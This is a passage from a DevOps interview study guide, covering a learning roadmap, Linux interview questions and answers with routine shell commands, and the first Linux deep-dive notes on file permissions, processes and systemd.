DevOps Mastery — Complete Study Guide

Scratch to Senior Level

DevOps Engineer

May 25, 2026

Contents

DevOps Learning Roadmap — Senior Engineer Path **9**
Phase 1: Foundations Mastery (Week 1) . . . 9
Linux . . . 9
Networking . . . 9
Git . . . 9
Phase 2: Containers & Orchestration (Weeks 2-3) . . . 9
Docker . . . 9
Kubernetes . . . 9
Phase 3: CI/CD & GitOps (Week 4) . . . 10
CI/CD Pipelines . . . 10
GitOps . . . 10
Phase 4: Infrastructure as Code (Week 5) . . . 10
Terraform . . . 10
Ansible . . . 10
Pulumi (Concepts) . . . 10
Phase 5: Cloud Platforms (Week 6, Part 1) . . . 10
AWS (Primary Focus) . . . 10
GCP / Azure (Conceptual) . . . 10
Phase 6: Monitoring & Observability (Week 6, Part 2) . . . 11
Pillars of Observability . . . 11
Tools . . . 11
Phase 7: Security & Compliance (Week 7, Part 1) . . . 11
DevSecOps . . . 11
Phase 8: SRE Practices (Week 7, Part 2) . . . 11
Site Reliability Engineering . . . 11
Phase 9: Projects + Interview Prep (Week 8) . . . 11
Key Certifications to Target . . . 11
Salary Benchmarks (2025-2026, US Market) . . . 12

Linux — Interview Questions & Answers **12**
Basic / Mid-Level . . . 12
Advanced / Senior Level . . . 13
Scripting / Automation Questions . . . 15

Linux Fundamentals — Deep Dive Notes **15**
1. File System Hierarchy . . . 15
2. File Permissions & ACLs . . . 16
Basic Permissions . . . 16
Special Bits . . . 16
ACLs (Access Control Lists) . . . 16
3. Process Management . . . 16
Signals . . . 16
Process States . . . 17
Systemd . . . 17
4. Kernel Namespaces & Cgroups (Container Foundation) . . . 17

Namespaces (isolation) . . . 17
Cgroups (resource limits) . . . 17
5. Shell Scripting — Advanced . . . 18
Bash Best Practices . . . 18
Useful Text Processing . . . 18
6. Performance Analysis Tools . . . 19
CPU . . . 19
Memory . . . 19
Disk I/O . . . 19
Network . . . 19
7. Linux Networking . . . 19
iptables / nftables . . . 19
Network Troubleshooting . . . 20
8. Key Configuration Files . . . 20
9. Kernel Tuning for Production . . . 20
10. Key Linux Commands Quick Reference . . . 20
Resources . . . 21

Linux — Practical Exercises **21**
Exercise 1: System Performance Baseline Script . . . 21
Exercise 2: Log Analyzer . . . 22
Exercise 3: User & Permission Audit Script . . . 22
Exercise 4: Namespace & Cgroup Exploration . . . 23
Exercise 5: Performance Troubleshooting Simulation . . . 24
Exercise 6: systemd Service Creation . . . 24
Checkpoint Questions . . . 25

Networking — Interview Questions & Answers **25**

Networking — Deep Dive Notes **27**
1. OSI Model (7 Layers) . . . 27
2. TCP Deep Dive . . . 27
Three-Way Handshake . . . 27
Connection Termination (Four-way) . . . 27
TCP States (Important for Troubleshooting) . . . 27
TCP vs UDP . . . 27
3. IP Addressing & Subnetting . . . 28
CIDR Notation . . . 28
Private Ranges (RFC 1918) . . . 28
Subnetting Quick Math . . . 28
4. DNS . . . 28
Record Types . . . 28
DNS Resolution Flow . . . 28
Troubleshooting DNS . . . 28
5. Load Balancers . . . 29
Layer 4 (Transport Layer) LB . . . 29
Layer 7 (Application Layer) LB . . . 29
Load Balancing Algorithms . . . 29
Health Checks . . . 29
6. NGINX as Reverse Proxy / Load Balancer . . . 29
7. TLS/SSL & Certificate Management . . . 30
TLS Handshake (TLS 1.3) . . . 30
Certificate Types . . . 30
Practical TLS . . . 30
8. Firewalls & Security Groups . . . 30
AWS Security Groups . . . 30
iptables Chains . . . 30
9. VPN & Network Tunneling . . . 31
VPN Types . . . 31
WireGuard Quick Setup . . . 31
10. Service Mesh Networking (Istio/Linkerd) . . . 31

Concepts . . . 31
What a Service Mesh Provides . . . 31
Resources . . . 32

Git — Interview Questions & Answers **32**

Git — Deep Dive Notes **33**
1. Git Internals (Object Model) . . . 33
Object Types . . . 33
References . . . 33
2. The Three Trees . . . 34
3. Branching Strategies . . . 34
Trunk-Based Development (TBD) — Recommended for CI/CD . . . 34
Git Flow — For Versioned Releases . . . 34
GitHub Flow — Simple Web Apps . . . 34
4. Essential Commands — Advanced . . . 34
Rebase . . . 34
Cherry-pick . . . 34
Bisect — Find Bug Introduction . . . 34
Reflog — Recovery Tool . . . 35
Stash . . . 35
5. Merge Strategies . . . 35
Conflict Resolution . . . 35
6. Git Hooks . . . 35
Husky Setup . . . 36
7. Signed Commits & GPG . . . 36
8. Monorepo Patterns . . . 36
Tools . . . 36
Git Sparse Checkout . . . 36
9. GitHub Actions Key Concepts . . . 36
10. Git Best Practices . . . 37
Conventional Commits . . . 37
Commit Message Rules . . . 37
Resources . . . 38

CI/CD — Interview Questions & Answers **38**

CI/CD — Deep Dive Notes **40**
1. CI/CD Concepts . . . 40
Continuous Integration (CI) . . . 40
Continuous Delivery (CD) . . . 40
Continuous Deployment (CD) . . . 40
2. Pipeline Design Principles . . . 40
Shift-Left Testing . . . 40
Pipeline Stages . . . 40
The Four Key Metrics (DORA) . . . 40
3. Jenkins . . . 41
Declarative Pipeline . . . 41
Jenkins Shared Libraries . . . 42
4. GitHub Actions . . . 43
Reusable Workflow . . . 43
Matrix Builds + Caching . . . 44
5. GitLab CI . . . 44
6. ArgoCD — GitOps . . . 45
Install & Setup . . . 45
Application Definition . . . 45
App of Apps Pattern . . . 46
7. Deployment Strategies . . . 46
Blue-Green . . . 46
Canary . . . 46
Rolling Update (Kubernetes default) . . . 46

Feature Flags . . . 47
Resources . . . 47

Docker — Interview Questions & Answers **47**

Docker & Containers — Deep Dive Notes **49**
1. Docker Architecture . . . 49
2. Image Layers & Union FS . . . 49
3. Multi-Stage Builds (Best Practice) . . . 49
Python Multi-stage . . . 50
4. BuildKit Features . . . 50
5. Networking . . . 50
Network Types . . . 50
Publish Ports . . . 51
6. Volumes & Storage . . . 51
7. Docker Compose (Production-Grade) . . . 51
8. Container Security . . . 53
Image Security . . . 53
Runtime Security . . . 53
Dockerfile Security Checklist . . . 53
.dockerignore . . . 54
9. Container Runtime Alternatives . . . 54
10. Docker Best Practices Summary . . . 54
Resources . . . 54

Kubernetes — Interview Questions & Answers (Senior Level) **55**
Architecture & Internals . . . 55
Networking . . . 56
Scheduling & Resources . . . 57
Advanced Topics . . . 57

Kubernetes — Deep Dive Notes **59**
1. Architecture . . . 59
Components Deep Dive . . . 59
2. Core Workloads . . . 59
Pod . . . 59
Deployment . . . 61
StatefulSet . . . 61
3. Services & Networking . . . 62
Ingress . . . 63
4. Storage . . . 63
PersistentVolume & PVC . . . 63
5. ConfigMaps & Secrets . . . 64
6. RBAC . . . 64
7. Autoscaling . . . 65
HPA (Horizontal Pod Autoscaler) . . . 65
VPA (Vertical Pod Autoscaler) . . . 66
8. Helm . . . 66
Helm Chart Structure . . . 66
9. Resource Management & QoS . . . 66
QoS Classes . . . 66
LimitRange & ResourceQuota . . . 67
10. Useful kubectl Commands . . . 67
Resources . . . 68

IaC — Interview Questions & Answers **68**

Infrastructure as Code — Terraform, Ansible & Beyond **70**
1. Terraform Deep Dive . . . 70
Core Concepts . . . 70
HCL Syntax Essentials . . . 70

Terraform State Management . . . 71
Workspace Pattern . . . 72
Lifecycle Rules . . . 72
2. Terraform Modules . . . 72
Module Structure . . . 72
Module Outputs . . . 72
3. Terraform Testing & Validation . . . 73
4. Ansible Deep Dive . . . 73
Inventory . . . 73
Playbook . . . 74
Role Structure . . . 74
Ansible Vault . . . 75
Advanced Features . . . 75
Molecule — Testing Roles . . . 76
5. Terraform vs Ansible vs Pulumi . . . 76
6. Terragrunt (Terraform DRY) . . . 76
Resources . . . 77

Cloud Platforms — Interview Questions & Answers **77**

Cloud Platforms — AWS Deep Dive + GCP/Azure Overview **79**
1. AWS Core Services for DevOps . . . 79
Compute . . . 79
Networking . . . 79
Storage . . . 80
Databases . . . 81
IAM — Identity and Access Management . . . 81
Security Services . . . 82
Monitoring & Observability . . . 82
Cost Optimization Framework . . . 83
2. GCP Key Services for DevOps . . . 83
3. Azure Key Services for DevOps . . . 84
Resources . . . 84

Monitoring & Observability — Interview Questions & Answers **84**

Monitoring & Observability — Deep Dive Notes **86**
1. The Four Golden Signals (Google SRE) . . . 86
2. Observability Pillars . . . 86
Metrics . . . 86
Logs . . . 86
Traces . . . 87
OpenTelemetry . . . 87
3. Prometheus Architecture . . . 87
Metric Types . . . 87
4. PromQL — Key Patterns . . . 87
5. Alerting Rules Best Practices . . . 88
Alert Design Principles . . . 88
6. SLO-Based Alerting . . . 88
Concepts . . . 88
Burn Rate Alerting (Multi-Window) . . . 89
Error Budget Dashboard Components . . . 89
7. Logging Architecture . . . 89
Structured Logging (JSON) . . . 89
Log Levels . . . 89
Fluent Bit on Kubernetes . . . 90
Loki + Grafana (Lightweight ELK Alternative) . . . 90
8. Distributed Tracing . . . 90
Trace Concepts . . . 90
Trace Propagation Headers . . . 90
Sampling Strategies . . . 90

9. Grafana Dashboard Design . . . 90
Essential Panels per Service . . . 90
Variables for Dynamic Dashboards . . . 91
10. On-Call Best Practices . . . 91
Incident Severity Levels . . . 91
Incident Response Flow . . . 91
Resources . . . 91

Security & DevSecOps — Interview Questions & Answers **92**

Security & DevSecOps — Deep Dive Notes **93**
1. DevSecOps Philosophy . . . 93
2. Security Toolchain Per Pipeline Stage . . . 93
Pre-commit (Developer Machine) . . . 93
Source / CI Stage — SAST (Static Analysis) . . . 93
SCA — Dependency Scanning . . . 94
Container Security Scanning . . . 94
IaC Security Scanning . . . 94
DAST — Dynamic Testing (Running App) . . . 94
3. Secrets Management . . . 94
Why Not Environment Variables . . . 94
HashiCorp Vault — Architecture . . . 94
AWS Secrets Manager Best Practices . . . 95
4. Kubernetes Security Hardening . . . 95
Security Context (Per Pod/Container) . . . 95
Pod Security Admission (Replaces deprecated PodSecurityPolicy) . . . 96
RBAC Hardening . . . 96
Network Policies — Micro-Segmentation Model . . . 96
Admission Controllers Worth Knowing . . . 96
5. Supply Chain Security (SLSA Framework) . . . 97
SLSA Levels . . . 97
Cosign — Image Signing and Verification . . . 97
SBOM (Software Bill of Materials) . . . 97
6. Runtime Security . . . 97
Falco — Cloud-Native Runtime Security . . . 97
7. Compliance Frameworks at a Glance . . . 97
Automation for Compliance . . . 98
Resources . . . 98

SRE Practices — Interview Questions & Answers **98**

SRE Practices — Deep Dive Notes **100**
1. What is SRE? . . . 100
2. Service Level Terminology . . . 100
SLI — Service Level Indicator . . . 100
SLO — Service Level Objective . . . 100
SLA — Service Level Agreement . . . 100
Error Budget . . . 100
3. Toil — Identification and Elimination . . . 101
What is Toil? . . . 101
Toil Examples . . . 101
Toil Reduction Strategy . . . 101
4. Incident Management . . . 101
Incident Severity Classification . . . 101
Incident Response Roles . . . 102
Incident Communication Template . . . 102
5. Blameless Post-Mortems . . . 102
Why Blameless? . . . 102
Post-Mortem Structure . . . 102
5 Whys Example . . . 103
6. Chaos Engineering . . . 103

Principles of Chaos (Netflix Chaos Monkey origin) . . . 103
Tools . . . 103
Resilience Patterns . . . 103
7. Capacity Planning . . . 104
Capacity Planning Process . . . 104
8. On-Call Best Practices . . . 104
Healthy On-Call Culture . . . 104
Runbooks . . . 105
Resources . . . 105

Linux Fundamentals — Brain Map **105**
Memory Map — Key Commands . . . 106
Concept Connection Map . . . 106
Interview Trigger Words → Concepts . . . 107

Kubernetes — Brain Map **107**
Full Concept Tree . . . 107
Request Flow Visual . . . 109
Pod Lifecycle State Machine . . . 109
Debug Decision Tree . . . 109
kubectl Muscle Memory . . . 109

DevOps Mastery — All Domains Brain Map **110**
Master Overview . . . 110
Domain 1: Linux Fundamentals . . . 110
Domain 2: Networking . . . 111
Domain 3: Git & Version Control . . . 111
Domain 4: CI/CD . . . 112
Domain 5: Docker & Containers . . . 112
Domain 6: Kubernetes . . . 113
Domain 7: Infrastructure as Code . . . 113
Domain 8: Cloud Platforms . . . 113
Domain 9: Monitoring & Observability . . . 114
Domain 10: Security & DevSecOps . . . 114
Domain 11: SRE Practices . . . 115
Cross-Domain Concept Map . . . 115

DevOps Master Cheatsheet — All Domains **115**
Linux Commands . . . 115
Git Commands . . . 116
Docker Commands . . . 118
Terraform Commands . . . 119
AWS CLI . . . 119
Helm Quick Reference . . . 120
Prometheus / PromQL Quick Reference . . . 121
Security Scanning Commands . . . 121
Quick Reference Cards . . . 122
HTTP Status Codes . . . 122
Port Quick Reference . . . 122
Git Commit Message Convention (Conventional Commits) . . . 122
File Permissions Quick Reference . . . 123

Kubernetes Cheatsheet — Production Commands & Patterns **123**
kubectl Context & Config . . . 123
Getting Resources . . . 123
Describe & Debug . . . 123
Apply & Manage . . . 124
Deployments . . . 124
Namespaces & RBAC . . . 124
Resource Usage & Capacity . . . 125
Secrets & ConfigMaps . . . 125

Network Troubleshooting . . . 125
Node Management . . . 125
Useful One-Liners . . . 125
Helm Commands . . . 126
Essential Manifest Snippets . . . 126
Pod with security hardening . . . 126
HPA with custom metric . . . 127
PodDisruptionBudget . . . 127
Topology Spread (multi-AZ HA) . . . 127
Exit Codes Reference . . . 127

Behavioral Interview Questions — Senior DevOps Engineer **127**
The STAR Framework . . . 127
Category 1: Incident & Crisis Management . . . 128
Category 2: Technical Leadership & Influence . . . 128
Category 3: Complexity & Scale . . . 129
Category 4: Collaboration & Conflict . . . 129
Category 5: Strategy & Vision . . . 129
10 Questions to Ask the Interviewer . . . 130

Mock Interview — Senior DevOps Engineer **130**
Instructions for Self-Practice . . . 130
Round 1: Architecture & Design (45 min) . . . 130
Q1: System Design . . . 130
Q2: Incident Scenario . . . 130
Q3: Trade-offs . . . 131
Round 2: Technical Depth (30 min) . . . 131
Q4: Kubernetes Networking . . . 131
Q5: Prometheus Deep Dive . . . 131
Q6: Security . . . 132
Round 3: Behavioral (20 min) . . . 132
Q7: Conflict Resolution . . . 132
Q8: Failure . . . 132
Scoring Rubric . . . 133
30-Day Interview Prep Plan . . . 133

System Design for DevOps/Infrastructure Interviews **133**
How to Approach Any System Design Question . . . 133
The 4-Phase Framework . . . 133
Design 1: Production CI/CD Platform for 200 Engineers . . . 134
Clarify . . . 134
High-Level Architecture . . . 134
Key Design Decisions . . . 134
Design 2: Multi-Region Kubernetes Platform . . . 134
Clarify . . . 134
Architecture . . . 135
Single-Region vs Multi-Region Decision Tree . . . 135
Key Tradeoffs . . . 135
Design 3: Observability Platform for 100+ Services . . . 135
Scale Requirements . . . 135
Architecture . . . 135
Key Decisions . . . 135
Design 4: Zero-Downtime Deployment Strategy . . . 136
Question . . . 136
Strategy Matrix . . . 136
Canary Deployment Flow . . . 136
Database Migration Pattern (Expand-Contract) . . . 136
Design 5: Secrets Management at Scale . . . 136
Question . . . 136
Architecture . . . 137
Key Principles . . . 137

Common Design Anti-Patterns to Avoid 137

ewpage # 00-Learning-Path

DevOps Learning Roadmap — Senior Engineer Path

Phase 1: Foundations Mastery (Week 1)

Linux

- File system hierarchy, permissions, ACLs
- Process management (systemd, cgroups, namespaces)
- Shell scripting (bash, sed, awk, grep)
- Performance tools: `top`, `htop`, `vmstat`, `iostat`, `strace`, `perf`
- Kernel tuning: `/proc`, `/sys`, sysctl
- Networking: `ss`, `netstat`, `tcpdump`, `iptables`, `nftables`

Networking

- OSI model deep dive
- TCP/IP, UDP, HTTP/2, HTTP/3, gRPC
- DNS resolution, zones, records
- Load balancing algorithms
- TLS/SSL, mTLS, certificate management
- VPNs, VXLANs, SDN concepts

Git

- Internals (objects, DAG, plumbing vs porcelain)
- Branching strategies: Git Flow, trunk-based, GitHub Flow
- Rebase, cherry-pick, bisect, reflog
- Monorepo strategies
- Git hooks, signed commits

Phase 2: Containers & Orchestration (Weeks 2-3)

Docker

- Image layers, Union FS, copy-on-write
- Multi-stage builds, BuildKit
- Networking modes: bridge, host, overlay
- Volume management
- Docker Compose v3+ features
- Security: rootless, seccomp, AppArmor

Kubernetes

- Architecture: etcd, API server, scheduler, controller-manager, kubelet
- Workloads: Deployment, StatefulSet, DaemonSet, Job, CronJob
- Networking: Services (ClusterIP/NodePort/LoadBalancer), Ingress, NetworkPolicy
- Storage: PV, PVC, StorageClass, CSI
- RBAC, ServiceAccounts, PSA
- HPA, VPA, KEDA autoscaling
- Helm, Kustomize
- Advanced: operators, CRDs, admission webhooks
- Service meshes: Istio, Linkerd

Phase 3: CI/CD & GitOps (Week 4)

CI/CD Pipelines

- Jenkins: Declarative pipelines, shared libraries, agents
- GitHub Actions: workflows, reusable actions, matrix builds
- GitLab CI: runners, stages, artifacts, caching
- Tekton, CircleCI (concepts)

GitOps

- ArgoCD: app of apps, sync policies, RBAC
- Flux CD: Kustomize controller, Helm controller
- Pull vs push model
- Drift detection & reconciliation

Phase 4: Infrastructure as Code (Week 5)

Terraform

- HCL syntax, providers, modules
- State management: remote backends, locking
- Workspaces, environments
- Terraform Cloud / Enterprise
- Testing: Terratest, `terraform validate`, `tflint`
- Advanced: dynamic blocks, meta-arguments, depends_on, lifecycle

Ansible

- Playbooks, roles, inventories
- Modules, filters, lookups
- Ansible Vault
- Dynamic inventory
- AWX / Ansible Tower
- Testing: Molecule

Pulumi (Concepts)

- Infrastructure as real code (Python, TypeScript, Go)
- Comparison with Terraform

Phase 5: Cloud Platforms (Week 6, Part 1)

AWS (Primary Focus)

- **Compute:** EC2, ECS, EKS, Lambda, Fargate
- **Networking:** VPC, subnets, Route53, ELB/ALB/NLB, CloudFront, Transit Gateway, Direct Connect
- **Storage:** S3, EBS, EFS, Glacier
- **Databases:** RDS, Aurora, DynamoDB, ElastiCache, Redshift
- **Security:** IAM, SCP, GuardDuty, SecurityHub, KMS, Secrets Manager
- **Monitoring:** CloudWatch, CloudTrail, X-Ray
- **IaC:** CloudFormation, CDK
- **Cost Optimization:** Reserved instances, Savings Plans, Spot

GCP / Azure (Conceptual)

- GKE, Cloud Run, Anthos
- Azure AKS, Azure DevOps, ARM templates

Phase 6: Monitoring & Observability (Week 6, Part 2)

Pillars of Observability

- Metrics, Logs, Traces, Events

Tools

- **Prometheus:** PromQL, federation, alerting rules, recording rules
- **Grafana:** dashboards, datasources, alerting
- **ELK Stack:** Elasticsearch, Logstash, Kibana, Beats
- **Loki + Promtail** (log aggregation)
- **Jaeger / Zipkin / Tempo** (distributed tracing)
- **OpenTelemetry** (unified instrumentation standard)

Phase 7: Security & Compliance (Week 7, Part 1)

DevSecOps

- Shift-left security philosophy
- SAST tools: SonarQube, Semgrep, Bandit
- DAST tools: OWASP ZAP, Burp Suite
- SCA: Snyk, Dependabot, Trivy
- Container scanning: Trivy, Clair, Twistlock
- Secrets management: HashiCorp Vault, AWS Secrets Manager
- SBOM generation: Syft, CycloneDX
- OPA/Gatekeeper (policy as code)
- Compliance: SOC 2, PCI-DSS, ISO 27001 concepts

Phase 8: SRE Practices (Week 7, Part 2)

Site Reliability Engineering

- SLI, SLO, SLA definitions and examples
- Error budgets and burn rates
- Toil measurement and elimination
- Incident management lifecycle
- Postmortem culture (blameless)
- Chaos engineering: Chaos Monkey, LitmusChaos
- Capacity planning
- On-call practices

Phase 9: Projects + Interview Prep (Week 8)

- Build all 6 projects end-to-end
- Practice system design questions daily
- Mock interviews (behavioral + technical)
- Review common failure scenarios and how you solved them

Key Certifications to Target

Cert	Level	Priority
CKA (Certified Kubernetes Administrator)	Advanced	
CKAD (Certified Kubernetes App Developer)	Advanced	
CKS (Certified Kubernetes Security)	Expert	
AWS Solutions Architect Professional	Advanced	

Cert	Level	Priority
Terraform Associate	Mid	
AWS DevOps Professional	Advanced	

Salary Benchmarks (2025-2026, US Market)

Role	Range
Senior DevOps Engineer (5-8 yr)	$150K–$200K
Staff DevOps/Platform Engineer (8-12 yr)	$190K–$250K
SRE (Senior)	$175K–$230K
DevSecOps Engineer (Senior)	$160K–$220K
Principal DevOps/Infra	$220K–$300K+

ewpage # 01-Linux-Fundamentals

Linux — Interview Questions & Answers

Basic / Mid-Level

Q1: What is the difference between a hard link and a soft link? > **Hard link:** Another directory entry pointing to the same inode. Cannot span filesystems. Deleting original doesn't remove data until all hard links deleted. > **Soft link (symlink):** Points to a path/name. Can span filesystems. Breaks if target is deleted. > `ln file hardlink` vs `ln -s file softlink`

Q2: Explain the Linux boot process. > 1. BIOS/UEFI POST → finds bootable device > 2. MBR/GPT → loads bootloader (GRUB2) > 3. GRUB2 → loads kernel image + initramfs into memory > 4. Kernel initializes hardware, mounts initramfs (temporary root FS) > 5. Kernel mounts real root FS, starts `/sbin/init` (systemd on modern distros) > 6. Systemd reads `/etc/systemd/system/`, starts default target (multi-user.target or graphical.target) > 7. Login prompt

Q3: What is the difference between `ps aux` and `ps -ef`? > Both show all processes. `aux` is BSD style (shows %CPU, %MEM, VSZ, RSS). `-ef` is POSIX style. `ps aux` additionally shows non-tty processes.

Q4: How do you find which process is listening on port 8080?

```
ss -tlnp | grep :8080
lsof -i :8080
fuser 8080/tcp
```

Q5: What is a zombie process? How do you remove it? > A process that has finished execution but its parent hasn't called `wait()` to collect its exit status. It holds a PID and entry in the process table. Kill the **parent** process to clean up zombies (they'll be re-parented to init which will reap them).

Q6: What is `nice` and `renice`? > `nice` sets the priority when starting a process (-20 = highest, 19 = lowest, default 0). > `renice` changes the nice value of a running process.

```
nice -n 10 make -j4
renice -n -5 -p 1234    # requires root for negative values
```

Q7: Explain `cron` syntax.

```
*  *  *  *  *  command
            Day of week (0-7, Sun=0)
           Month (1-12)
          Day of month (1-31)
         Hour (0-23)
        Minute (0-59)

0 2 * * 0 /scripts/backup.sh    # Every Sunday at 2am
```

```
*/15 * * * * /scripts/health.sh # Every 15 minutes
@reboot /scripts/startup.sh     # At boot
```

Q8: What is the difference between > and >>? > `>` overwrites the file. `>>` appends to the file. > `2>` redirects stderr. `2>&1` redirects stderr to stdout. `&>` redirects both.

Q9: How do you check disk usage?

```
df -h           # filesystem usage
du -sh /var/log # directory size
du -h --max-depth=1 /var  # one level deep
ncdu /var       # interactive (if installed)
```

Q10: What are environment variables and how are they set?

```
export VAR=value          # current shell + children
echo $VAR
env                       # view all
unset VAR                 # remove
printenv HOME
# Persistent: add export to ~/.bashrc, ~/.bash_profile, /etc/environment
```

Advanced / Senior Level

Q11: Explain Linux namespaces and how Docker uses them. > Linux namespaces provide process isolation by limiting what a process can see. Docker uses: > - **PID namespace:** Container processes see only their own PID space (PID 1 in container PID 1 on host) > - **NET namespace:** Container gets its own network stack (eth0, lo, routing table) > - **MNT namespace:** Container sees only its own mount tree > - **UTS namespace:** Container can have its own hostname > - **IPC namespace:** Isolated IPC resources > - **USER namespace:** (optional) Map container root to non-root host user

Q12: What are cgroups and how do they relate to containers? > Control groups limit and account for resource usage of process groups. Docker uses cgroups to: > - Limit CPU (`--cpus=2`), memory (`--memory=512m`) > - Limit disk I/O bandwidth > - Track resource consumption per container > `docker run --cpus=1.5 --memory=1g nginx`

Q13: How does `iptables` work? How does Docker manage iptables? > iptables works with kernel netfilter hooks. Packets go through chains (INPUT, OUTPUT, FORWARD, PREROUTING, POSTROUTING). Docker: > - Creates `DOCKER` chain in FORWARD and nat tables > - Adds DNAT rules in PREROUTING for port mappings > - Sets FORWARD default to DROP but allows docker network traffic > - Sets masquerade (SNAT) in POSTROUTING for outbound container traffic

Q14: What is the difference between soft and hard limits (`ulimit`)? > **Soft limit:** Current effective limit; can be raised up to hard limit by the user. > **Hard limit:** Maximum that unprivileged users can set; only root can raise it.

```
ulimit -a              # show all limits
ulimit -n 65535        # set open files (soft)
ulimit -Hn 65535       # set open files (hard, root only)
# Persistent: /etc/security/limits.conf
* soft nofile 65535
* hard nofile 65535
```

Q15: Explain `strace`. When do you use it? > `strace` traces system calls made by a process. Used for debugging crashes, permission issues, file not found errors.

```
strace -p PID                   # attach to running process
strace -e trace=open,read ls    # filter specific syscalls
strace -o /tmp/trace.log -f cmd # follow forks, log to file
strace -c program               # summary of syscalls + timing
```

Q16: A server is running out of memory but `free -h` shows available memory. What could be wrong? > - **Swap exhaustion:** Check `swapon -s` or `vmstat` > - **OOM killer invoked:** Check `dmesg | grep -i oom` > - **Memory leaks in application:** Check `pmap -x PID | tail -1` > - **File descriptor exhaustion:** Check `ulimit -n` and `/proc/PID/fd` > - **Kernel memory (slab):** Check `slabtop` or `/proc/slabinfo` > - **Dirty page writeback:** `cat /proc/meminfo | grep Dirty`

Q17: How do you debug a "Too many open files" error?

```
# Check limits
ulimit -n
cat /proc/sys/fs/file-max    # system-wide max

# Check current usage
lsof | wc -l                 # total open files
lsof -p PID | wc -l          # per process
ls /proc/PID/fd | wc -l      # directly

# Check system-wide
cat /proc/sys/fs/file-nr     # used / free / max

# Fix
ulimit -n 65535              # temporarily
echo "* soft nofile 65535" >> /etc/security/limits.conf
echo "* hard nofile 65535" >> /etc/security/limits.conf
```

Q18: Explain the difference between /proc and /sys. > **/proc:** Process information + kernel interfaces. Contains a directory per PID. Also has system info: `/proc/cpuinfo`, `/proc/meminfo`, `/proc/net/`. > **/sys (sysfs):** Structured view of kernel devices and drivers. Used to modify kernel parameters at runtime. More organized than `/proc`.

Q19: What is a segmentation fault? How do you debug it? > SIGSEGV — process tried to access memory it doesn't have permission to (null pointer, stack overflow, buffer overflow).

```
# Enable core dumps
ulimit -c unlimited
echo "/tmp/core.%e.%p" > /proc/sys/kernel/core_pattern

# After crash
gdb /usr/bin/myapp /tmp/core.myapp.1234
(gdb) bt       # backtrace
(gdb) info registers

# Other tools
valgrind --leak-check=full ./myapp   # memory error detector
AddressSanitizer (compile with -fsanitize=address)
```

Q20: How do you optimize Linux for running Kubernetes?

```
# Disable swap
swapoff -a
# Remove swap from /etc/fstab

# Load required modules
modprobe br_netfilter overlay

# Kernel params
cat > /etc/sysctl.d/k8s.conf << EOF
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables  = 1
net.ipv4.ip_forward                 = 1
vm.overcommit_memory                = 1
vm.panic_on_oom                     = 0
kernel.panic                        = 10
kernel.panic_on_oops                = 1
fs.inotify.max_user_watches         = 524288
fs.inotify.max_user_instances       = 512
EOF
sysctl --system
```

Scripting / Automation Questions

Q21: Write a script to find and archive log files older than 30 days.

```bash
#!/usr/bin/env bash
set -euo pipefail

LOG_DIR="/var/log/app"
ARCHIVE_DIR="/backup/logs"
RETENTION_DAYS=30

find "$LOG_DIR" -name "*.log" -mtime +"$RETENTION_DAYS" -print0 | \
  tar -czvf "$ARCHIVE_DIR/archive-$(date +%Y%m%d).tar.gz" --null -T - && \
  find "$LOG_DIR" -name "*.log" -mtime +"$RETENTION_DAYS" -delete

echo "Archived logs older than $RETENTION_DAYS days"
```

Q22: How would you monitor a process and restart it if it crashes?

```bash
#!/usr/bin/env bash
PROCESS="myapp"
while true; do
    if ! pgrep -x "$PROCESS" > /dev/null; then
        echo "$(date): $PROCESS not running, restarting..." | \
          tee -a /var/log/watchdog.log
        /usr/local/bin/$PROCESS &
    fi
    sleep 30
done
# Better: Use systemd with Restart=always or supervisord
```

Q23: Write a script to check if all required ports are open before starting a service.

```bash
#!/usr/bin/env bash
check_port() {
    local host="$1" port="$2"
    timeout 2 bash -c "echo >/dev/tcp/$host/$port" 2>/dev/null
}

DEPS=("db:5432" "redis:6379" "kafka:9092")
for dep in "${DEPS[@]}"; do
    host="${dep%:*}"
    port="${dep##*:}"
    if check_port "$host" "$port"; then
        echo "  $host:$port reachable"
    else
        echo "  $host:$port UNREACHABLE - aborting"
        exit 1
    fi
done
echo "All dependencies ready. Starting service."
```

Linux Fundamentals — Deep Dive Notes

1. File System Hierarchy

```
/           Root
  bin     Essential binaries (ls, cp, mv)
  sbin    System binaries (root-only)
  etc     Configuration files
  var     Variable data (logs, spools)
```

```
tmp     Temporary files (cleared on boot)
home    User home directories
root    Root user home
proc    Virtual FS - kernel/process info
sys     Virtual FS - hardware/kernel params
dev     Device files
lib     Shared libraries
usr     User programs, libraries, docs
opt     Optional/third-party software
mnt     Mount points
media   Removable media
boot    Bootloader, kernel images
```

2. File Permissions & ACLs

Basic Permissions

```
# Format: [type][owner][group][others]
# -rwxr-xr--  1 alice devops 4096 Jan 1 12:00 script.sh
#  ^   ^  ^  ^
#  |   |  |  other: r--
#  |   |  group: r-x
#  |   owner: rwx
#  type: - (file), d (dir), l (symlink), b (block), c (char)

chmod 755 script.sh       # symbolic mode
chmod u+x,g-w file        # relative
chown alice:devops file   # change owner
```

Special Bits

- **SUID (4):** Runs as file owner — `chmod u+s binary` → `-rwsr-xr-x`
- **SGID (2):** Runs as file group / new files inherit group
- **Sticky (1):** Only owner can delete — used on `/tmp` → `drwxrwxrwt`

ACLs (Access Control Lists)

```
getfacl file.txt
setfacl -m u:bob:rwx file.txt      # add ACL for user bob
setfacl -m g:devops:r-- dir/       # group ACL
setfacl -x u:bob file.txt          # remove ACL
setfacl -d -m u:bob:rwx dir/       # default ACL (inherited by new files)
```

3. Process Management

Signals

Signal	Number	Description
SIGTERM	15	Graceful shutdown request
SIGKILL	9	Force kill (cannot be caught)
SIGHUP	1	Reload config / terminal hangup
SIGINT	2	Interrupt (Ctrl+C)
SIGSTOP	19	Pause process (cannot be caught)
SIGCONT	18	Resume paused process

```
kill -15 PID          # graceful
kill -9 PID           # force
pkill -f "python app" # by name pattern
killall nginx
```

Process States

- **R** — Running/Runnable
- **S** — Interruptible sleep (waiting for event)
- **D** — Uninterruptible sleep (I/O wait) — bad if persistent
- **Z** — Zombie (parent hasn't called wait())
- **T** — Stopped (SIGSTOP)

Systemd

```
systemctl start|stop|restart|reload nginx
systemctl enable|disable nginx        # boot persistence
systemctl status nginx
journalctl -u nginx -f               # follow logs
journalctl --since "1 hour ago"
systemctl list-units --type=service --state=running

# Create a service unit
cat /etc/systemd/system/myapp.service
[Unit]
Description=My App
After=network.target

[Service]
ExecStart=/usr/bin/myapp
Restart=always
User=myapp
EnvironmentFile=/etc/myapp/env

[Install]
WantedBy=multi-user.target
```

4. Kernel Namespaces & Cgroups (Container Foundation)

Namespaces (isolation)

Namespace	Isolates
